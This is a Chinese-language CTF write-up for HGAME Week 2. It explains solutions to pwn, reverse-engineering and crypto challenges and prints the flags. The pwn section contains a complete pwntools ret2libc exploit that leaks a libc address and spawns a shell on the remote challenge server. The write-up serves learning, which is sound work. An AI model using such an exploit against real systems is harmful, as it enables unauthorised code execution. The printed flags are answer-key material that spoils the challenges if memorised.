

# HGAME Week 2

## PWN

### 0x01 handsomeariis

Hint 很直白, 去 ctfwiki 学 ret2libc3 (但还是做了足足三天..)

思路其实并不麻烦, 就是通过栈溢出, 让 puts 输出 libc\_start\_main 的 got 表, 得到地址进而得到 libc 版本, 再根据 libc 版本在 libcsbaseSearch 手查到 system 和 'bin/sh' 的地址, main, 二次利用漏洞, 执行 system("bin/sh")

但还是有很多细节的, 比如 64 位的传参方式是通过寄存器, 要用 ropgadget 找到 pop rdi 语句的地址, 才能进行传参, 填充的前一句必须是 Aris so Handsooooom!\x00, 否则会报错

虽然做的时候很想死, 但还是学到了很多 PWN. jpg

```
1 from pwn import *
2 context.log_level = 'debug'
3 if args.G:
4     gdb.attach(r, "b *" + '0x400873')
5 elf=ELF('./handsomeariis')
6 r=remote('118.24.3.214',11002)
7 #cn=process('./handsomeariis')
8 main = 0x400735
9 puts = 0x400590
10 pop_rdi = 0x400873#pop rdi | ret
11 libc_start_got=elf.got['__libc_start_main']
12
13 payload1 = 'Aris so handsooooomel'+chr(0)+'a'*19+p64(pop_rdi)
14 payload1+= p64(libc_start_got)+p64(puts)+p64(main)
15 r.recvline()
16 r.recvline()
17 r.sendline(payload1)
18 r.recvline()
19 libc = r.recv()[0:6]
20 libc+= '\x00\x00'
21 libc = u64(libc)
22 print libc
23 system_addr = libc+0x24c50
24 binsh_addr = libc+0x16c617
25 payload2 = 'Aris so handsooooomel'+chr(0)+'a'*19
26 payload2+= p64(pop_rdi)+p64(binsh_addr)+p64(system_addr)
27 r.sendline(payload2)
28 r.interactive()
```


## Re

### 0x01 maze

Week1 之后, 我发现, 题目名才是最大的 hint

既然题目叫” 迷宫”, 那就.....

真的是走迷宫根据初始位置, 手撸到 t, 即是 flag



```
1 #include<stdio.h>
2
3 int main()
4 {
5     int i,j;
6     char a[] = "io0avquaDb}x2ha4[~ifqZaujQ#";
7     char b[27];
8     for(i=0;i<3;++i)
9     {
10         for(j=0;j<9;++j)
11             b[i+3*j] = a[j+9*i];
12     }
13     for(i=0;i<27;++i)
14     {
15         if(i%2==0)
16             b[i]-=1;
17         else
18             b[i]-=2;
19     }
20     printf("%s",b);
21     return 0;
22 }
23 //hgame{Now_Y0u_got_th3_PYC!}Do0avquaDb}
24
```

```
Flag hgame{Now_Y0u_got_th3_PYC!}DoOavquaDb}
```

## 0x03 brain fxxk 2

又是每周最喜闻乐见的 bf 环节

看到 20000 多字的代码,我觉得我不太适合这道题...

不过在有了 hint 之后,再看一遍,发现有很多的重复,不过由于写脚本能力太差

就用 word 把里面”+-” ”-+” ”<>” “><” 这样简单的重复全部查找消掉了

剩下的代码里有两种形式,一种就是 bf 里的

,>++++++++[<----->-]<----- 这种

还有很多层循环嵌套,看了一两个,发现基本都是死循环

猜测起的都是 bf1 里[+.]的作用,取得 flag 的方法和 bf1 基本一样

于是就手撸出来了..

```
13 ,>++++++++[<----->-]<-----h
14 ,>++++[<----->-]<-----g
15 ,>++++[<----->-]<-----a
16 ,>++++[<----->-]<-----m
17 ,>++++[<----->-]<-----e
18 ,>++++[<----->-]<-----{
19 ,>++++[<----->-]<-----0
20 ,>++++[<----->-]<-----2
21 ,>++++[<----->-]<-----c
22 ,>++++[<----->-]<-----3
23 ,>++++[<----->-]<-----1
24 ,>++++[<----->-]<-----6
25 ,>++++[<----->-]<-----9
26 ,>++++[<----->-]<-----a
27 ,>++++[<----->-]<-----1
28 ,>++++[<----->-]<-----5
29 ,>++++[<----->-]<-----0
30 ,>++++[<----->-]<-----c
31 ,>++++[<----->-]<-----3
32 ,>++++[<----->-]<-----f
33 ,>++++[<----->-]<-----a
34 ,>++++[<----->-]<-----1
35 ,>++++[<----->-]<-----3
36 ,>++++[<----->-]<-----9
37 ,>++++[<----->-]<-----5
38 ,>++++[<----->-]<-----0
39 ,>++++[<----->-]<-----8
40 ,>++++[<----->-]<-----f
```

hgame{02c3169a150c3fa139508f9227e8a4ab05349ef7b0f8bd914baf9e2b00757862}

## CRYPTO

### 0x01 Vigenere

送分题,在线找到无秘钥解弗吉尼亚密码的网站就可以拿到 flag

密钥是 guess

### 0x02 浪漫的足球圣地

百度搜一下题目,第一个条目,曼彻斯特,再搜搜曼彻斯特密码,就基本有头绪了基本就是 0->01

1->10

hgame{3f24e567591e9cbab2a7d2f1f748a1d4}